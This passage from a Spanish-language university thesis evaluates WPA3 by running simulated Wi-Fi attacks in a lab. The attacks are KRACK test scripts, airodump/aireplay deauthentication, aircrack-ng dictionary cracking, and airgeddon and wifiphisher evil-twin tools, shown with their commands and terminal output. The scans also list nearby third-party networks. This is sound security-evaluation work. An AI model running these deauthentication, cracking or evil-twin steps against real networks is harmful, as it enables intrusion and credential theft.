



Figura 139

Conexión a la nueva red en laptop



Una vez que la red emite su SSID lo siguiente es ingresar las credenciales correspondientes para la conexión y seguir realizando las pruebas de seguridad como se observa en la Figura 140, si las credenciales son correctas se tiene la conexión establecida como se observa en la Figura 141 en un celular y como se observa en la Figura 142 en una laptop, y en la Figura 143 se puede observar toda la información necesaria sobre la red inalámbrica creada con el protocolo de seguridad WPA3.

Figura 140

Ingreso de credenciales






Figura 141

Conexión a la nueva red en celular



Figura 142*Conexión exitosa***Figura 143***Información de la nueva red*

4.2. Vulnerabilidades

En este apartado, se llevará a cabo un minucioso análisis de seguridad que abordará una variedad de vulnerabilidades encontrada en el protocolo de seguridad WPA2, con una

nueva red creada con WPA3 a través de ataques simulados y controlados, evaluando de esta manera la eficacia y robustez de WPA3 como protocolo de autenticación avanzado. Teniendo como misión determinar si de verdad el protocolo es verdaderamente resistente ante los diversos ataques inalámbricos y si representa una mejora sustancial en la seguridad. Esto servirá para determinar si la transición a WPA3 es una medida que vale la pena en términos de protección de datos y privacidad en la Facultad de Ingeniería en Electrónica y Redes de Comunicación en la Universidad Técnica del Norte.

4.2.1. Primera vulnerabilidad

Se procede a realizar el ataque para comprobar la primera vulnerabilidad hacia redes inalámbricas y conocer si WPA3 es capaz de ser lo suficientemente resistente ante este tipo de ataques, por lo que es necesario tener instalado ciertas dependencias faltantes por más que el sistema se tenga actualizado tal como se observa en la Figura 144, de igual manera en la Figura 145 se procede a la construcción del script, en la Figura 146 se procede a la compilación de instancias, de igual manera se crea el entorno virtual como se observa en la Figura 147 y finalmente se puede observar en la Figura 148 se cambió de permisos para poder deshabilitar la descriptación del hardware.

Figura 144

Dependencias faltantes

```
(root@Cristian)-[~/home/cristian/krackattacks-scripts/krackattack]
# apt install libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git sysfsutils virtualenv
```

Figura 145

Construcción del script

```
(root@Cristian)-[~/home/cristian/krackattacks-scripts/krackattack]
# ./build.sh
make -C ../src clean
make[1]: se entra en el directorio '/home/cristian/krackattacks-scripts/src'
for d in ap common crypto drivers eapol_auth eapol_supp eap_common eap_peer eap_server l2_packet p2p pae radius rsn_supp tls utils wps fst; do [ -d $d ] && make -C $d clean; done
make[2]: se entra en el directorio '/home/cristian/krackattacks-scripts/src/ap'
rm -f *.o *.d *.gcm *.gcm *.gcm libap.a
```

Figura 146

Compilación de instancias

```

../src/crypto/crypto_openssl.c:1014:9: warning: 'HMAC_CTX_free' is deprecated: Since OpenSSL 3.0 [-Wdeprecated-declarations]
1014 |         HMAC_CTX_free(ctx);
      |         ^~~~~~
/usr/include/openssl/hmac.h:35:28: note: declared here
 35 | OSSL_DEPRECATEDIN_3_0 void HMAC_CTX_free(HMAC_CTX *ctx);
      |                               ^~~~~~
CC ../src/crypto/crypto_openssl.c
CC ../src/crypto/aes-omac1.c
CC ../src/crypto/sha1-prf.c
CC ../src/crypto/sha1-tlsprf.c
CC ../src/crypto/sha256-prf.c
CC ../src/crypto/tls_openssl.c
CC ../src/crypto/sha256-tlsprf.c
CC ../src/crypto/sha256-kdf.c
CC ../src/crypto/random.c
CC ../src/ap/wmm.c
CC ../src/ap/ap_list.c
CC ../src/ap/hw_features.c
CC ../src/ap/dfs.c
CC ../src/ap/ieee802_11.c
CC ../src/drivers/driver_common.c
CC ../src/common/wpa_ctrl.c
CC ../src/common/cli.c
CC ../src/utls/edit_simple.c
CC hostapd_cli.c
LD hostapd_cli
LD hostapd

```

Figura 147

Creación del entorno virtual

```

(root@Cristian) ~/home/cristian/krackattacks-scripts/krackattack
└─$ ./pysetup.sh
Collecting wheel
  Obtaining dependency information for wheel from https://files.pythonhosted.org/packages/bb/8b/31273bf66016be6ad22bb7345c37ff350276cfd46e389a0c2ac5da9d9073/wheel-0.41.2-py3-none-any.whl.metadata
  Downloading wheel-0.41.2-py3-none-any.whl.metadata (2.2 KB)
  Downloading wheel-0.41.2-py3-none-any.whl (64.8 KB)
64.8/64.8 KB 323.5 KB/s eta 0:00:00
Installing collected packages: wheel
Successfully installed wheel-0.41.2
Collecting pycryptodome==3.9.9 (from -r requirements.txt (line 1))
  Using cached pycryptodome-3.9.9-cp311-cp311-linux_x86_64.whl
Collecting scapy==2.4.4 (from -r requirements.txt (line 2))
  Using cached scapy-2.4.4-py2.py3-none-any.whl
Installing collected packages: scapy, pycryptodome
Successfully installed pycryptodome-3.9.9 scapy-2.4.4

```

Figura 148

Cambio de permisos

```

(root@Cristian) ~/home/cristian/krackattacks-scripts/krackattack
└─$ chmod 777 disable-hwcrypto.sh

(root@Cristian) ~/home/cristian/krackattacks-scripts/krackattack
└─$ ./disable-hwcrypto.sh
Created config file /etc/modprobe.d/nohwcrypt.conf to disable hardware decryption.
Reboot your computer to apply the changes.

```

Seguido de esto se verifica el nombre de la interfaz gráfica como se ilustra en la Figura 149 para poder modificarla luego en el archivo de configuración de hostapd como se ilustra en la Figura 150, de igual manera se cambia el SSID como la Figura 151 lo ilustra, se

cambia el canal inalámbrico como en la Figura 152 se observa y en la Figura 153 se tiene que cambiar la clave precompartida.

Figura 149

Verificación de interfaz inalámbrica

```
wlan0 IEEE 802.11 ESSID:"Prueba.WPA3-2.4GHz"
Mode:Managed Frequency:2.462 GHz Access Point: B0:A7:B9:FC:C4:F3
Bit Rate=144.4 Mb/s Tx-Power=22 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:on
Link Quality=70/70 Signal level=-32 dBm
```

Figura 150

Configuración del archivo hostapd

```
##### hostapd configuration file #####
# Empty lines and lines starting with # are ignored

# AP netdevice name (without 'ap' postfix, i.e., wlan0 uses wlan0ap for
# management frames with the Host AP driver); wlan0 with many nl80211 drivers
# Note: This attribute can be overridden by the values supplied with the '-i'
# command line parameter.
interface=wlan0
```

Figura 151

Cambio de SSID

```
##### IEEE 802.11 related configuration #####
# SSID to be used in IEEE 802.11 management frames
ssid=Prueba.wpa3
# Alternative formats for configuring SSID
```

Figura 152

Cambio de canal

```
# which will
channel=11
```

Figura 153

Cambio de contraseña

```
#wpa_psk=0123456789abcde
wpa_passphrase=12345678
```

Para el caso de la Figura 154 se observa la nueva red creada con hostpad la cual va diferenciada de la original para el caso de estudio, una vez conectado a la red falsa ya se procede a iniciar el script del krack attack como se ilustra en la Figura 155, dando como resultado la Figura 156 en la que el dispositivo conectado con WPA3 es invulnerable a este ataque.

Figura 154

Creación de la nueva red falsa




Figura 155

Inicio del script

```
[root@parrot]~/home/cristian/krackattacks-scripts/krackattack
#python3 krack-test-client.py
[10:12:18] Note: disable Wi-Fi in network manager & disable hardware encryption. Both may interfere with this script.
[10:12:19] Starting hostpad ...
Configuration file: /home/cristian/krackattacks-scripts/krackattack/hostpad.conf
Using interface wlx00c0ca98f6e0 with hwaddr 42:73:1d:b4:5d:04 and ssid "Prueba.wpa3"
wlx00c0ca98f6e0: interface state UNINITIALIZED->ENABLED
wlx00c0ca98f6e0: AP-ENABLED
[10:12:20] Ready. Connect to this Access Point to start the tests. Make sure the client requests an IP using DHCP!
[10:12:21] Reset PN for GTK
[10:12:23] Reset PN for GTK
[10:12:25] Reset PN for GTK
[10:12:27] Reset PN for GTK
[10:12:29] Reset PN for GTK
[10:12:31] Reset PN for GTK
[10:12:33] Reset PN for GTK
[10:12:35] Reset PN for GTK
wlx00c0ca98f6e0: STA ae:1d:1b:00:15:53 IEEE 802.11: authenticated
wlx00c0ca98f6e0: STA ae:1d:1b:00:15:53 IEEE 802.11: associated (aid 1)
wlx00c0ca98f6e0: AP-STA-CONNECTED ae:1d:1b:00:15:53
wlx00c0ca98f6e0: STA ae:1d:1b:00:15:53 RADIUS: starting accounting session A9FF0D6A185D6E88
[10:12:36] ae:1d:1b:00:15:53: 4-way handshake completed (RSN)
[10:12:37] ae:1d:1b:00:15:53: DHCP reply 192.168.100.2 to ae:1d:1b:00:15:53
[10:12:37] ae:1d:1b:00:15:53: DHCP reply 192.168.100.2 to ae:1d:1b:00:15:53
[10:12:37] Reset PN for GTK
```

Figura 156*Dispositivo con WPA3 no vulnerable*

```

[10:13:12] Reset PN for GTK
[10:13:12] ae:1d:1b:00:15:53: sending a new 4-way message 3 where the GTK has a zero RSC
[10:13:12] ae:1d:1b:00:15:53: received a new message 4
[10:13:13] ae:1d:1b:00:15:53: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[10:13:13] ae:1d:1b:00:15:53: client DOESN'T reinstall the pairwise key in the 4-way handshake (this is good) (used standard attack).
[10:13:14] Reset PN for GTK
[10:13:14] ae:1d:1b:00:15:53: sending a new 4-way message 3 where the GTK has a zero RSC
[10:13:14] ae:1d:1b:00:15:53: received a new message 4
[10:13:15] ae:1d:1b:00:15:53: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[10:13:16] Reset PN for GTK
[10:13:16] ae:1d:1b:00:15:53: sending a new 4-way message 3 where the GTK has a zero RSC
[10:13:16] ae:1d:1b:00:15:53: received a new message 4
[10:13:17] ae:1d:1b:00:15:53: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[10:13:18] Reset PN for GTK
[10:13:18] ae:1d:1b:00:15:53: sending a new 4-way message 3 where the GTK has a zero RSC
[10:13:18] ae:1d:1b:00:15:53: received a new message 4
[10:13:19] ae:1d:1b:00:15:53: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[10:13:20] Reset PN for GTK
[10:13:20] ae:1d:1b:00:15:53: sending a new 4-way message 3 where the GTK has a zero RSC
[10:13:20] ae:1d:1b:00:15:53: Client DOESN'T reinstall the group key in the 4-way handshake (this is good)
[10:13:20] ae:1d:1b:00:15:53: received a new message 4
[10:13:21] ae:1d:1b:00:15:53: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)

```

4.2.2. Segunda vulnerabilidad

Para esta vulnerabilidad lo primero es tener a la tarjeta de red en modo monitor como se observa en la Figura 157, para luego realizar una auditoría en la red con los APs al alcance de la tarjeta de red como se observa en la Figura 158 donde se elige el objetivo inalámbrico con la seguridad WPA3.

Figura 157*Tarjeta de red modo monitor*

```

wlan1mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:off

```

Figura 158*Auditoría de redes*

```

CH 124 ][ Elapsed: 1 min ][ 2023-09-05 10:20

```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
D2:A7:B9:FC:C4:F2	-33	29	0 0	157	866	WPA2	CCMP	PSK	<length: 0>
B0:A7:B9:FC:C4:F2	-33	29	1 0	157	866	WPA3	CCMP	SAE	Prueba.WPA3
DC:F8:B9:DB:4E:41	-68	30	0 0	149	866	WPA2	CCMP	PSK	NETLIFE-VLTCEJA
00:EB:D8:31:D1:F0	-85	34	5 0	44	540	WPA2	CCMP	PSK	PLUS_YARIKS_BOUTIQUE_2_5G
DC:F8:B9:DB:59:39	-88	33	0 0	108	866	WPA2	CCMP	PSK	SAMAWA HOTEL 5G
C8:5A:9F:A9:FD:04	-92	35	0 0	108	866	WPA2	CCMP	PSK	ACSAA 5G
CC:2D:E0:F0:8A:76	-93	5	7 0	108	130	WPA2	CCMP	PSK	AP CENTRO LAGOS PINOS
00:31:92:83:97:50	-94	10	1 0	153	1300	WPA2	CCMP	PSK	PLUS_SNEAKER_5G
E0:19:54:50:19:04	-94	29	29 0	52	780	WPA2	CCMP	PSK	NETLIFE NICOLE 5G
E2:19:54:30:19:04	-95	32	0 0	52	780	WPA2	CCMP	PSK	<length: 0>
E0:63:DA:DC:5D:06	-96	24	4 0	36	360	WPA2	CCMP	PSK	<length: 0>

Con el objetivo seleccionado se procede a realizar una auditoría más específica incluyendo la dirección MAC de la víctima, el canal inalámbrico y guardando la captura del handshake en un documento pcap como se observa en la Figura 159, para después intentar que el dispositivo se desautentique y de esta manera obtener el handshake como se ilustra en la Figura 160, y en la Figura 161 se observa que el apretón de manos es obtenido de la dirección MAC objetivo.

Figura 159

Selección de objetivo

```
[root@parrot]-[/home/cristian]
#airodump-ng --bssid B0:A7:B9:FC:C4:F2 --channel 157 -w trafico wlp2s0mon
```

Figura 160

Desautenticación de objetivo

```
[root@parrot]-[/home/cristian]
#aireplay-ng -0 100 -a B0:A7:B9:FC:C4:F2 -c 36:AF:87:FE:74:F0 wlp2s0mon
10:33:48 Waiting for beacon frame (BSSID: B0:A7:B9:FC:C4:F2) on channel 157
10:33:48 Sending 64 directed DeAuth (code 7). STMAC: [36:AF:87:FE:74:F0] [ 0| 0 ACKs]
10:33:49 Sending 64 directed DeAuth (code 7). STMAC: [36:AF:87:FE:74:F0] [ 0| 0 ACKs]
10:33:49 Sending 64 directed DeAuth (code 7). STMAC: [36:AF:87:FE:74:F0] [ 0| 0 ACKs]
10:33:50 Sending 64 directed DeAuth (code 7). STMAC: [36:AF:87:FE:74:F0] [ 0| 0 ACKs]
10:33:50 Sending 64 directed DeAuth (code 7). STMAC: [36:AF:87:FE:74:F0] [ 1| 0 ACKs]
10:33:51 Sending 64 directed DeAuth (code 7). STMAC: [36:AF:87:FE:74:F0] [ 0| 0 ACKs]
10:33:51 Sending 64 directed DeAuth (code 7). STMAC: [36:AF:87:FE:74:F0] [ 0| 0 ACKs]
```

Figura 161

Dispositivos asociados

```
CH 157 ][ Elapsed: 36 s ][ 2023-09-05 10:23 ][ WPA handshake: B0:A7:B9:FC:C4:F2
BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
B0:A7:B9:FC:C4:F2 -32 100    404     11768    0 157 866  WPA3 CCMP  SAE  Prueba.WPA3
BSSID          STATION  PWR  Rate  Lost  Frames  Notes  Probes
B0:A7:B9:FC:C4:F2 36:AF:87:FE:74:F0 -36  6e- 6e    0    12015  PMKID  Prueba.WPA3
```

En la Figura 162 se observa que se realiza el ataque de aircrack para la obtención de credenciales con la captura del handshake donde finalmente en la Figura 163 ilustra que el protocolo WPA3 es invulnerable a este tipo de ataque por lo que aborta el proceso al instante.

Figura 162

Obtención de credenciales

```
[root@parrot]-[~/home/cristian]
#aircrack-ng -w /usr/share/wordlists/rockyou.txt -b B0:A7:B9:FC:C4:F2 /home/cristian/trafico-01.cap
```

Figura 163

WPA3 resistente

```
Unsupported key version 0 encountered.
May be WPA3 - not yet supported.
Abortado
```

4.2.3. Tercera vulnerabilidad

Para esta vulnerabilidad se hace uso de la herramienta airgeddon por lo que lo primero es dar paso a abrir la herramienta como se puede observar en la Figura 164, para después elegir la tarjeta de red con la que se va a realizar el ataque como se observa en la Figura 165.

Figura 164

Inicio airgeddon

```
***** Bienvenid@ *****
Este script se ha hecho sólo con fines educativos. Sed buen@s chic@s!
Utilízalo solo en tus propias redes!!

Idioma Español del S.O. detectado. Soportado por el script. Se cambió automáticamente
Versión de bash (5.1.4(1)-release) aceptada. Mínimo requerido versión: 4.2

Permisos de root correctamente detectados

Detectando resolución... Detectada!: 1920x1080

Distros conocidas compatibles con este script:
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali" "Kali arm" "Manjaro" "Mint" "OpenMandriva" "Parrot" "P
arrot arm" "Pentoo" "Raspbian" "Red Hat" "SuSE" "Ubuntu" "Wifislax"

Detectando sistema...
Parrot Linux

Vamos a chequear si tienes instalado lo que el script requiere
Pulsa la tecla [Enter] para continuar...
```

Figura 165

Selección de tarjeta de red

```
***** Selección de interfaz *****
Selecciona una interfaz para trabajar con ella:
-----
1.  enp3s0 // Chipset: Realtek Semiconductor Co., Ltd. RTL8111/8168/8411
2.  wlx00c0ca98f6e0 // 2.4Ghz // Chipset: Qualcomm Atheros Communications AR9271 802.11n
3.  wlp2s0 // 2.4Ghz, 5Ghz // Chipset: Intel Corporation
-----
*Consejo* Cada vez que veas un texto con el prefijo [PoT] acrónimo de "Pending of Translation"
erada automáticamente y que aún está pendiente de revisión
-----
> |
```

Se despliega el menú de opciones para realizar el ataque de gemelo malvado siendo la opción 9 que nos compete ya que realiza el ataque con un portal cautivo para ingreso de credenciales como se observa en la Figura 166, en la Figura 167 se observa el filtro de búsqueda incluido WPA3 en el que sale la advertencia que sólo soporta redes WPA/WPA2, en la Figura 168 comienza el escaneo de redes donde aparece la red con WPA3, pero al momento de tratar de seleccionar la red no es posible debido a que no se puede realizar el ataque a redes con WPA3 como se ilustra en la Figura 169.

Figura 166

Menú de Evil Twin

```
***** Menú de ataques Evil Twin *****
Interfaz wlp2s0mon seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz, 5Ghz
BSSID seleccionado: Ninguno
Canal seleccionado: Ninguno
ESSID seleccionado: Ninguno

Selecciona una opción del menú:
-----
0.  Volver al menú principal
1.  Selecciona otra interfaz de red
2.  Poner la interfaz en modo monitor
3.  Poner la interfaz en modo managed
4.  Explorar para buscar objetivos (modo monitor requerido)
----- (sin sniffing, solo AP) -----
5.  Ataque Evil Twin solo AP
----- (con sniffing) -----
6.  Ataque Evil Twin AP con sniffing
7.  Ataque Evil Twin AP con sniffing y bettercap-sslstrip2
8.  Ataque Evil Twin AP con sniffing y bettercap-sslstrip2/BeEF
----- (sin sniffing, portal cautivo) -----
9.  Ataque Evil Twin AP con portal cautivo (modo monitor requerido)
```

Figura 167

Exploración de objetivos

```

Se va a realizar una exploración en busca de objetivos...
Pulsa la tecla [Enter] para continuar...

***** Explorar para buscar objetivos *****
Elegida opción de exploración para buscar objetivos (modo monitor requerido)

La interfaz seleccionada wlp2s0mon está en modo monitor. La exploración se puede realizar

La acción que has elegido realizar solo se puede llevar a cabo sobre redes WPA/WPA2, no obstante en el filtro de escaneo se ha incluido
WPA3 ya que estas redes a veces funcionan en "Mixed mode" ofreciendo WPA2/WPA3 y cuando es el caso son mostradas en la ventana de esca-
neo como WPA3. Es decir, que aparecerán redes WPA3 pero luego airgeddon las analizará tras el escaneo para dejarte seleccionar solo aqu-
ellas que ofrezcan también WPA2

Filtro WPA/WPA2/WPA3 activado en escaneo. Una vez empezado, pulse [Ctrl+C] para pararlo...
Pulsa la tecla [Enter] para continuar...

```

Figura 168

Escaneo de redes

```

CH 169 ][ Elapsed: 30 s ][ 2023-09-05 10:48

```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
D4:D5:1B:8C:46:F4	-1	0	0	0	149	-1		<length: 0>
D2:A7:B9:FC:C4:F2	-32	10	0	0	157	866	WPA2 CCMP	PSK <length: 0>
B0:A7:B9:FC:C4:F2	-33	10	1	0	157	866	WPA3 CCMP	SAE Prueba.WPA3
84:D8:1B:F6:0B:44	-30	7	4	0	11	405	WPA2 CCMP	PSK NETLIFE-WLTCEJA
B0:A7:B9:FC:C4:F3	-32	5	0	0	11	360	WPA2 CCMP	PSK Prueba.WPA3-2.4GHz
D2:A7:B9:FC:C4:F3	-33	6	0	0	11	360	WPA2 CCMP	PSK <length: 0>
DC:F8:B9:DB:4E:3F	-61	8	1	0	8	130	WPA2 CCMP	PSK NETLIFE-WLTCEJA
5E:3A:3D:D4:FD:E8	-62	16	0	0	3	130	WPA2 CCMP	PSK CLIENTES
5C:3A:3D:E4:FD:E8	-66	14	2	0	3	130	WPA2 CCMP	PSK DSComp (MICROELECTRONICA)
DC:F8:B9:DB:4E:41	-69	10	0	0	149	866	WPA2 CCMP	PSK NETLIFE-WLTCEJA
0C:41:E9:5E:7A:68	-71	6	3	0	2	130	WPA2 CCMP	PSK ONFIBER-CALLE_BOLIVAR
E4:47:B3:CC:12:20	-72	10	20	0	4	130	WPA2 CCMP	PSK NETLIFE NICOLE
E6:47:B3:FC:12:20	-73	9	0	0	4	130	WPA2 CCMP	PSK <length: 0>
84:D8:1B:F2:FE:F6	-76	5	0	0	1	130	WPA2 CCMP	PSK CONSULTORIO
DC:F8:B9:DB:59:37	-80	11	8	0	3	130	WPA2 CCMP	PSK NETLIFE SAMAWA

Figura 169

Objetivo no vulnerable

40)	A0:3E:7B:A9:D9:B6	2	10%	WPA2	ONFIBER-CALLE_BOLIVAR-EXT
41)*	0C:41:E9:5E:7A:68	2	26%	WPA2	ONFIBER-CALLE_BOLIVAR
42)*	28:D0:F5:CC:77:3F	13	7%	WPA2	ONFIBER_ELIAM_SISA
43)	32:AE:4B:41:9E:2E	10	19%	WPA2	PLUS_RED_HOGAR
44)	00:31:92:83:97:50	153	6%	WPA2	PLUS_SNEAKER_5G
45)	00:31:92:83:97:4E	6	17%	WPA2	PLUS_SNEAKER
46)	00:EB:D8:31:D1:F0	44	15%	WPA2	PLUS_YARIKS_BOUTIQUE_2_5G
47)	00:EB:D8:31:D1:EE	11	29%	WPA2	PLUS_YARIKS_BOUTIQUE_2
48)	F8:98:EF:90:1F:1C	11	9%	WPA2	PRINCIPE
49)	4E:D9:E7:AD:83:01	6	15%	WPA2	prueba
50)	B0:A7:B9:FC:C4:F3	11	48%	WPA2	Prueba.WPA3-2.4GHz
51)	DC:F8:B9:DB:59:39	108	8%	WPA2	SAMAWA HOTEL 5G
52)	18:80:90:AC:0D:94	11	9%	WPA2	SistemRV340W
53)	06:20:84:73:3B:D4	7	9%	WPA2	SSID4
54)	F6:F6:47:F7:95:E6	11	14%	WPA2	SSID4
55)	82:2A:A8:F7:BD:62	6	9%	WPA2	SUMAK WASI PIS04
56)	C0:25:67:9D:7C:6C	6	14%	WPA2	UMAWI

4.2.4. Cuarta vulnerabilidad

Para la realización de esta vulnerabilidad se pone en uso la herramienta wifiphisher la que permite crear un AP falso con las mismas características que una red objetivo obteniendo de esta manera las credenciales, lo primero que se realiza es el escaneo de la red que se desea suplantar como se observa en la Figura 170, al cabo de un tiempo y las redes escaneadas no aparece en ningún momento la red configurada con el protocolo WPA3 siendo esta inmune a este ataque como se observa en la Figura 171.

Figura 170

Inicio wifiphisher

```
Options: [Esc] Quit [Up Arrow] Move Up [Down Arrow] Move Down
```

ESSID	BSSID	CH	PWR	ENCR	CLIENTS	VENDOR
DNFIBER-CALLE BOLIVAR	0c:41:e9:5e:7a:68	2	0%	WPA2	3	Unknown
NETLIFE NICOLE	e0:19:54:50:19:03	1	0%	WPA2/WPS	0	Unknown
CONSULTORIO	84:d8:1b:f2:fe:f6	1	0%	WPA2/WPS	0	Unknown
CLIENTES	5e:3a:3d:d4:fd:e8	3	0%	WPA2	0	Unknown
DSComp (MICROELECTRONICA)	5c:3a:3d:e4:fd:e8	3	0%	WPA2	1	Unknown
EME	50:d4:f7:da:db:a0	2	0%	WPA2/WPS	0	Unknown
NETLIFE SAMAWA	dc:f8:b9:db:59:37	3	0%	WPA2/WPS	1	Unknown
CNT-EAMILIA SANCHEZ	28:ff:3e:7f:07:98	3	0%	WPA2	0	zte
NETLIFE NICOLE	e4:47:b3:cc:12:20	4	0%	WPA2/WPS	4	Unknown
GANOBLAN	34:60:f9:f7:cd:73	4	0%	WPA2/WPS	0	Unknown
FRANCISCO_CNT	5c:3a:3d:e3:d1:28	5	0%	WPA2	3	Unknown
ADM-CRCO	78:98:e8:3d:1f:35	4	0%	WPA2/WPS	0	Unknown
